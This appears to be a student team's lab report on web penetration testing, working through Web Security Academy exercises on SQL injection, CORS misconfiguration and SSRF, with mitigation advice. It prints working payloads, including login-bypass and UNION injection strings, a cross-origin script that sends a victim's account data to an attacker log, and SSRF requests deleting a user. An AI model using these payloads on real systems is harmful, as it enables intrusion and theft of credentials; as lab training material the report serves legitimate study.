

Web

penetration

testing

Report

Team members:

- 1- Moaaz Mahmoud Fathy**
- 2- Mayson Mohamed Ahmed**
- 3- Abdelkreem Ahmed Elghareb**
- 4- Mostafa Hosny Elshoura**
- 5- Zeyad Ashraf**
- 6- Hany Mamdouh**

Under the supervision of :
Eng: Samar Ibrahim

What is SQL Injection (SQLi)?

SQL Injection is a type of **web security vulnerability** that allows an attacker to interfere with the **queries** that an application sends to its **database**.

It usually happens when user input is not properly **validated or sanitized**, and it gets directly included in an SQL statement.

Why is SQL Injection Dangerous?

An attacker can use SQL Injection to:

- View sensitive data (like usernames, passwords, credit card numbers).
- Modify or delete database data.
- Bypass login pages.
- Execute administrative operations on the database.
- In some cases, gain full control over the server.

Main Types of SQL Injection

1. In-Band SQLi

Data is retrieved using the same channel as the injection.

1.1 Classic / Error-Based SQLi

- Relies on **visible SQL errors** from the server.

Useful when the app **shows database errors**.

1.2 Union-Based SQLi

- Uses the UNION operator to combine query results with attacker's data.

Allows attackers to **extract data from other tables**.

2. Blind SQLi

No errors or output shown. Attackers must guess based on behavior (true/false or time delays).

2.1 Boolean-Based Blind SQLi

- Sends payloads that return **true or false**.
- Observes how the page changes to infer data.

2.2 Time-Based Blind SQLi

- Uses **delays** to test if conditions are true.

3. Out-of-Band (OOB) SQLi

- Data is exfiltrated through a **different channel** (like DNS or HTTP).
- Only works if:
 - Database allows network communication.
 - App is poorly configured.


Lab1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

This lab contains a SQL injection vulnerability in the product category filter. When a user selects a category, the application performs an SQL query similar to:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

The goal is to perform a SQL injection attack that causes the application to display one or more unreleased products

When browsing product categories, the application uses a GET request like:



The screenshot shows a web browser window with two tabs: "Lab: SQL injection vulnerability" and "SQL injection vulnerability in Wi". The main content area displays a shopping website with the header "WE LIKE TO SHOP". A search bar shows the query "Gifts". Below it, a "Refine your search:" dropdown lists "All", "Clothing, shoes and accessories", "Gifts", "Lifestyle", and "Pets". Three product cards are shown:

- Conversation Controlling Lemon**: An illustration of a man with a yellow lemon in his mouth. Rating: 4 stars.
- Snow Delivered To Your Door**: An illustration of a train moving through a snowy landscape. Rating: 5 stars.
- Couple's Umbrella**: An illustration of a red, geometric-style umbrella. Rating: 5 stars.

Each product card includes a price (\$40.03, \$46.55, \$10.97) and a "View details" button. The browser status bar at the bottom shows the full URL: 0a79009f04dc4709df9ae9a800d400db.web-security-academy.net/filter?category=Gifts. The taskbar at the bottom of the screen shows various application icons.

How it Works:

- ' Closes the original string.
- OR 1=1 ensures the WHERE clause is always true.
- -- comments out the rest of the query.

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
payload : ' OR 1=1--
SELECT * FROM products WHERE category = 'Gifts' OR 1 = 1 --' AND released = 1
```

The application displays **unreleased products**.

Lab: SQL injection vulnerability | SQL injection vulnerability in Wi... | 0a79009/04dc4709d9ae9a800d400db.web-security-academy.net/filter?category=Gifts OR 1=1--

SHOP

Gifts'OR 1=1--

Refine your search: All Clothing, shoes & accessories Gifts Life & Pet

Baby Playing Chair \$21.21 View details

Pinata Kit \$34.47 View details

Baby B. Litt \$71.61 View details

Activity Kit \$16.29 View details

Portable Wind Catcher \$54.91 View details

Conversation Catching Lasso \$60.01 View details

Eco Boat \$74.12 View details

Fire Starter \$35.41 View details

Care Unleashed \$60.80 View details

Bedtime Pen Spray \$74.21 View details

Painted Garden Gnomes \$60.00 View details

The Bucket of Beans \$60.70 View details

Laser Tag \$63.22 View details

Adult Space Popper \$60.11 View details

1057 AM ENG 8/6/2025

Lab2: SQL Injection Vulnerability Allowing Login Bypass

Lab Description:

This lab contains a SQL injection vulnerability in the login function of a web application.

The goal is to perform a SQL injection attack that allows you to log in as the administrator user without knowing their password.

You will usually see two input fields: username and password

Login

The image shows a simple login interface. At the top, the word "Login" is written in blue. Below it are two input fields. The first field is labeled "Username" and contains the text "test". The second field is labeled "Password" and contains four asterisks ("****"). At the bottom of the form is a green button with the white text "Log in".

Use a classic SQL injection payload

```
csrf=zGihF7LwG4orn75p1jnBiYIbvP5V3L1n&username=administrator%27--&password=1234
```

```
Select * from users where username='administartor' AND password ='1234'  
payload : '--  
Select * from users where username='administartor'--' AND password = '1234'
```

You should be logged in as the administrator.

My Account

Your username is: administrator

Email

Update email

Lab 3: Blind SQL Injection with Time Delays

Lab Description:

- The application uses a **tracking cookie** for analytics.
- This cookie value is embedded directly into a **SQL query** on the server.
- **The server doesn't return any query results or errors.**
- However, the SQL query is **executed synchronously**, so **delays** can be used to infer whether the SQL payload was successful.

Vulnerable Component:

- **Cookie:** TrackingId=<value>
- The value of TrackingId is injected into an SQL query on the backend.


Example of how it might be used:

```
SELECT * FROM tracking WHERE id = '<TrackingId>';
```

If the input is not sanitized, you can inject SQL code here.

After sending the request, observe the response delay

```
2 Host : 0a520049046d348c80404e7c00ce00a8.w
3 Cookie : TrackingId ='||pg_sleep(10)-- ;
4 User-Agent : Mozilla/5.0 (Windows NT 1
```



Delay

Lab 4 : SQL injection UNION attack, retrieving data from other tables

Lab Description:

- The vulnerable parameter is in the product category filter.
- The application returns query results in the HTTP response, so we can use a UNION SELECT attack to extract data.
- The target table is users, with columns:

Step 1: Find the number of columns

You can do this using the ORDER BY method or a UNION SELECT NULL test.

Method 1: Using ORDER BY

?category=Gifts' ORDER BY 1-- → 200 OK

?category=Gifts' ORDER BY 2-- → 200 OK

The screenshot shows a search results page for 'Gifts'. At the top, there's a logo with the text 'WE LIKE TO SHOP' and a stylized person icon. Below the logo, the search term 'Gifts' is followed by 'order by 1 --'. A navigation bar below the search bar includes links for 'All', 'Clothing, shoes and accessories', 'Gifts', 'Lifestyle', 'Pets', and 'Tech gifts'. The main content area displays two product descriptions: 'Conversation Controlling Lemon' and 'Couple's Umbrella'. Both descriptions include a short paragraph of text and a link labeled 'View details'.

?category=Gifts' ORDER BY 3-- → 500 internal Server Error

This screenshot shows a browser interface with two panes. The left pane shows a request line: 'GET /filter?category=Gifts%27order%20by%203-- HTTP/1.1'. The right pane shows the response: 'HTTP/2 500 Internal Server Error'. The response body contains the text 'Content-Type: text/html; charset=UTF-8'.

This means the table has 2 columns.

Step 2: Find which columns are displayed on the page and its datatype

Request

```
1 GET /filter?category=gifts&subcategory=Snowselect%20%27a%27&id=20%27a%27620--
2 Host: 0a500c10344878c81883fc200770ce.web-security-academy.net
3 Cookie: session=f0f01a5k7087u13rU3ujfTh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) POI/20100101
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u0,O_1
14 Te: trailers
15
16
```

Response

```
91 <html>
92   By Snow Train Direct From The North Pole
93   We can deliver you the perfect Christmas gift of all. Imagine waking
94   up to the white Christmas you have been dreaming of since you were
95   Touchabhu will be loaded on to our exclusive snow train and
96   transported across the globe in time for the big day. In a few
97   simple steps, your snow will be ready to scatter in the areas of
98   choice. You have an extra large freezer before delivery.
99   Decant the liquid into small plastic tubs (there is some loss of
100  molecular structure during transit).
101  "Allow 3 days for it to refreeze." Chip away at each block until the
102  ice resembles snowflakes.
103  "Scatter snow!" It really is that easy. You will be the envy of all your
104  neighbors unless you let them in on the secret. We offer a 10%
105  discount on future purchases for every referral we receive from you.
106  So spread the joy and get started! We deliver year round, that's 365 days of the year. Remember to order before
107  your existing snow melts, and allow 3 days to prepare the new batch
108  to avoid disappointment.
109  </div>
110  </td>
111  </tr>
112  </tbody>
113  </table>
114 </div>
```

Done

Event log (2) All issues

Memory: 236.2MB 11:48 AM 8/6/2025

Check the page: If you see 'a' on screen, you now know which columns are reflected in the HTML.

Step 3: Inject to extract data from the users table

Now use the payload (UNION SELECT username, password FROM users--) to extract username and password Go to the login page. Log in using those credentials.

Request

```
1 GET /filter?category=gifts&subcategory=Snowselect%20%27username%27+&passwordfrom%27users--"
2 Host: 0a500c10344878c81883fc200770ce.web-security-academy.net
3 Cookie: session=f0f01a5k7087u13rU3ujfTh
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) POI/20100101
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u0,O_1
14 Te: trailers
15
16
```

Response

```
91 <html>
92   By Snow Train Direct From The North Pole We can deliver you the perfect
93   Christmas gift of all. Imagine waking up to that white Christmas you have been
94   dreaming of since you were a child. Your snow will be loaded on to our exclusive
95   snow train and transported across the globe in time for the big day. In a few
96   simple steps, your snow will be ready to scatter in the areas of your choosing.
97   "Make sure you have an extra large freezer before delivery. Decant the liquid
98   into small plastic tubs (there is some loss of molecular structure during transit).
99   "Allow 3 days for it to refreeze." Chip away at each block until the ice resembles
100  snowflakes. "Scatter snow!" It really is that easy. You will be the envy of all
101  your neighbors unless you let them in on the secret. We offer a 10% discount on
102  future purchases for every referral we receive from you. Snow isn't just for
103  Christmas either, we deliver all year round, that's 365 days of the year.
104  Remember to order before your existing snow melts, and allow 3 days to prepare
105  the new batch to avoid disappointment.
106  administrator
107  2edh35kolnmheouscos
108  Couple's Umbrella
109  Do you love public displays of affection? Are you and your partner one of those
110  insufferable couples that insist on making the rest of us feel nauseous? If you
111  answered yes to one or both of these questions, you need the Couple's
112  Umbrella. And possible therapy. Not content being several yards apart, you and
113  your significant other can dance around in the rain fully protected from the wet
114  weather. To add insult to the rest of the public's injury, the umbrella only has one
115  handle so you can be sure to hold hands whilst barging children and the elderly
116
```

Done

Event log (2) All issues

Memory: 251.5MB 11:53 AM 8/6/2025

How to Prevent SQL Injection

1. Use Prepared Statements (Parameterized Queries)

- Separate code from data.
- Example (PHP with PDO):

```
php Copy Edit  
  
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");  
$stmt->execute([$username, $password]);
```

2. Whitelist Input Validation

Only allow expected input values and reject everything else.

Example:

- For a category filter:
 - Allow only: Electronics, Books, Clothes, etc.
 - Reject anything not in the allowed list.


3. Use Web Application Firewalls (WAFs)

WAFs can detect and block known attack patterns automatically.

Example WAFs:

- Cloudflare WAF
- ModSecurity
- AWS WAF

What is CORS Misconfiguration?



Author: Rana Khalil ([@rana_khalil](#))

CORS (Cross-Origin Resource Sharing) is a browser security feature that restricts web pages from making requests to a different domain than the one that served the web page. A misconfigured CORS policy can allow an attacker to make unauthorized cross-origin requests and steal sensitive data.

Example: If <https://victim.com> accepts requests from <https://evil.com>, an attacker can trick an authenticated user into visiting a malicious page, which then fetches sensitive information using the user's session cookies.

How to Test and Exploit:

- Open Burp Suite and log in with any test user (e.g., wiener:peter).
- Intercept a sensitive request like /accountDetails.
- Send it to Repeater.
- Add the header: Origin: <https://evil.com>
- If the response includes “Access-Control-Allow-Origin: <https://evil.com>” and “Access-Control-Allow-Credentials: true”, the server is vulnerable.
- Create an exploit script that uses `fetch()` to read sensitive data and send it to your server.

Lab 1 – CORS vulnerability with basic origin reflection

The server reflects any origin provided in the request without validation.

Steps:

- Logged in with wiener:peter
- Found the /accountDetails endpoint
- Sent a request with Origin: <https://evil.com>
- Server reflected the origin back and allowed the request
- Wrote a JavaScript exploit to fetch admin data and send it to my server
- Admin opened the malicious page, and I received the API key

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Content
2	https://Oaa7001a04ee7482c02...	GET	/my-account			302	78				
3	https://Oaa7001a04ee7482c02...	GET	/login			200	3627	HTML		CORS...	
5	https://Oaa7001a04ee7482c02...	GET	/academyLabHeader			101	147				
6	https://Oaa7001a04ee7482c02...	POST	/login		✓	302	170				
7	https://Oaa7001a04ee7482c02...	GET	/my-account			200	4107	HTML		CORS...	
8	https://Oaa7001a04ee7482c02...	GET	/accountDetails			200	295	JSON			
9	https://Oaa7001a04ee7482c02...	GET	/academyLabHeader			101	147				

The screenshot shows the NetworkMiner interface with three panels: Request, Response, and Inspector.

Request:

- Pretty Raw Hex
- 1 GET /my-account HTTP/1.1
- 2 Host: 0aa7001a04ee7482c02b25e7002a00d8.web-security-academy.net
- 3 Cookie: session=iXKAih5bNAznIYqEA0QGAnewYMBimSL
- 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
- 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- 6 Accept-Language: en-US,en;q=0.5
- 7 Accept-Encoding: gzip, deflate
- 8 Referer: https://0aa7001a04ee7482c02b25e7002a00d8.web-security-academy.net/login
- 9 Upgrade-Insecure-Requests: 1
- 10 Sec-Fetch-Dest: document
- 11 Sec-Fetch-Mode: navigate
- 12 Sec-Fetch-Site: same-origin
- 13 Sec-Fetch-User: -21

Response:

- Pretty Raw Hex Render
- 1 HTTP/1.1 200 OK
- 2 Content-Type: text/html; charset=utf-8
- 3 Cache-Control: no-cache
- 4 Connection: close
- 5 Content-Length: 3982
- 6
- 7 <!DOCTYPE html>
- 8 <html>
- 9 <head>
- 10 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
- 11 <link href="/resources/css/labs.css" rel="stylesheet">
- 12 <title>
- 13 CORS ulnerability with basic osigin re

Inspector:

- Request Attributes 2
- Request Cookies 1
- Request Headers 14
- Response Headers 4

 Lab solved

Lab 2 – CORS vulnerability with trusted null origin

The server trusts the “null” origin, which usually comes from sandboxed iframes or certain redirects.

Steps: - Logged in with wiener:peter - Sent a request with Origin: null - Server responded with Access-Control-Allow-Origin: null - Created a sandboxed iframe containing JavaScript that fetches admin data - Hosted the code on the Exploit Server - Admin accessed the page → data was exfiltrated to my server

Web Security Academy | CORS vulnerability with basic origin reflection

[Back to lab](#) [Submit solution](#) [Back to lab description >](#)

Craft a response

URL: <https://exploit-0ac7000c040074a1c066258f01dd00e2.web-security-academy.net/exploit>

HTTPS

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<body>
<script>
var req = new XMLHttpRequest();
var url = "https://0aa7001a04ee7482c02b25e7002a00d8.web-security-academy.net/accountDetails"
req.open("Get", url, true);
req.withCredentials = true;
req.send(null)
req.onreadystatechange = function() {
  if(req.readyState == XMLHttpRequest.DONE){
    fetch("/log?key" + req.responseText)
  }
}
```

Store **View exploit** **Deliver exploit to victim** **Access log** 

WebSecurity Academy | CORS vulnerability with basic origin reflection

LAB Not solved 

[Back to lab](#) [Submit solution](#) [Back to lab description »](#)

Craft a response

URL: <https://exploit-0ac7000c040074a1c066258f01dd00e2.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<script>
var req = new XMLHttpRequest();
var url = "https://0aa7001a04ee7482c02b25e7002a00d8.web-security-academy.net/accountDetails";
req.open("Get", url, true);
req.withCredentials = true;
req.send(null)
req.onreadystatechange = function() {
    if(req.readyState == XMLHttpRequest.DONE){
        fetch("/log?key" + req.responseText)
    }
}
```

[View exploit](#)

WebSecurity Academy		CORS vulnerability with basic origin reflection	Labs	Not solved
Back to exploit server		Back to lab	Submit solution	Back to lab description >
37.36.179.97		2022-06-06 09:28:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
161.35.183.194		2022-06-06 09:28:10 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0"		
37.36.179.97		2022-06-06 09:28:10 +0000 "POST /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:29:44 +0000 "POST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:35:00 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:35:49 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:35:50 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
14.10.10.10		2022-06-06 09:35:50 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0"		
10.8.4.116		2022-06-06 09:35:50 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:35:51 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:35:52 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		
37.36.179.97		2022-06-06 09:35:53 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"		

The screenshot shows the Burp Suite interface with the Decoder tab selected. The top bar includes links for Burp, Project, Intruder, Repeater, View, Help, and the version information: Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r... The Decoder panel on the right has 'Text' selected. The main pane displays a JSON object:

```
/log?apiKey={  
  "username": "administrator",  
  "email": "",  
  "apikey": "RY6EmpxH0zidY0aShNHON0RkeqYoVUnv",  
  "sessions": [  
    "VXGwHGIIx4l5SuV43gb2eAIKpDgtZc1k"  
  ]  
}
```

Lab solved

Lab 3 – CORS vulnerability with trusted insecure protocols

The server trusts HTTP origins on subdomains, which opens the door for man-in-the-middle and XSS-based attacks.

Steps: - Logged in with wiener:peter - Identified that the /accountDetails endpoint accepts requests from Origin: http://stock.victim.com - Noticed that productId parameter on the stock subdomain has XSS - Injected a JavaScript payload that fetches admin data and sends it to my server - Admin triggered the XSS → I received the API key

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/accountDetails` with various headers including `Host`, `Cookie`, `User-Agent`, and `Accept`.
- Response:** An HTTP/1.1 200 OK response containing JSON data. The JSON object includes fields like `username`, `email`, `apiKey`, and `sessions`. A yellow arrow points to the `sessions` array.
- Inspector:** Shows expanded sections for Request Attributes, Request Query Parameters, Request Body Parameters, Request Cookies, Request Headers, and Response Headers.
- Search:** Two search bars at the bottom left and right, both showing "0 matches".
- Statistics:** At the bottom right, it says "295 bytes | 171 millis".


Lab solved

Summary & Recommendations

- Always whitelist specific, trusted origins
- Never use wildcard “*” when credentials are involved
- Avoid trusting null or HTTP-based origins
- Ensure all subdomains use HTTPS
- Periodically audit CORS headers and configurations

Properly configuring CORS is essential to prevent unauthorized access to sensitive user data via cross-origin requests.

What is SSRF?



Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.

Lab 1 : Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

Steps: Basic SSRF against the local server

- Discovered the stock checker feature that fetches data from internal URLs.
- Noticed that the stock check sends a GET request to a URL provided via a stockApi parameter.
- Modified the stockApi parameter to point to an internal URL:

<http://127.0.0.1/admin>

- Received a 403 Forbidden error, indicating the page exists but access is restricted.
- Sent a new request to:

<http://localhost/admin/delete?username=carlos>

- Got a 200 OK response — confirming that the SSRF worked and the internal admin endpoint was triggered.
- Refreshed the users page — Carlos account was successfully deleted.
-

```
14 Sec-Fetch-Dest: empty
15 Referer: https://ac3f1f521e623241c03b02a700ec008b.web-security-academy.net/product?productID=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://127.0.0.1/admin/delete?username=carlos
```

```
14 Sec-Fetch-Dest: empty
15 Referer: https://ac3f1f521e623241c03b02a700ec008b.web-security-academy.net/product?prod
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://127.0.0.1/admin|
```

Lab 2 : Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

Steps: Basic SSRF against the local server

- **Navigate to the Stock Checker page, which sends a request to an external system based on a user-provided URL.**
- **Use Burp Suite to intercept the request and send it to Repeater.**
- **Identify the vulnerable parameter, typically named stockApi, which holds the external URL used by the application.**
- **Modify the stockApi parameter to point to a private internal IP like:**

<http://192.168.0.83.8080/admin/>

This endpoint resides behind the firewall and is normally inaccessible externally.

- **Send the modified request and observe the response—if you receive actual data or HTML, it indicates a successful SSRF to the backend.**
- **Discover internal endpoints, such as:**

<http://192.168.0.83.8080/admin/delete?username=carlos>

- **Update the request accordingly, rerun it, and receive a 200 OK response—confirming internal function execution.**
- **Refresh the application UI and verify Carlos's account has been removed, proving the SSRF was successful.**

You can define one or more payloads in the Positions tab. Various payload types can be customized in different ways.

② Payload Options [Numbers]

This payload type generates numeric values.

Number range

Type: Sequential Random

From: 2

To: 255

Step: 1

How many:

Number format

Base: Decimal

Min integer digits: 1

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

Request	Response
Pretty	Raw Hex \n
1 POST /product/stock HTTP/1.1	
2 Host: ac0c1f591e815698c0ee1c02003300f6.web-security-academy.net	
3 Cookie: session=ITZMjSypoHzmEr7ifw2ETrAQ50VRap2	
4 Content-Length: 39	
5 Sec-Ch-Ua: ";Not A Brand";v="99", "Chromium";v="94"	
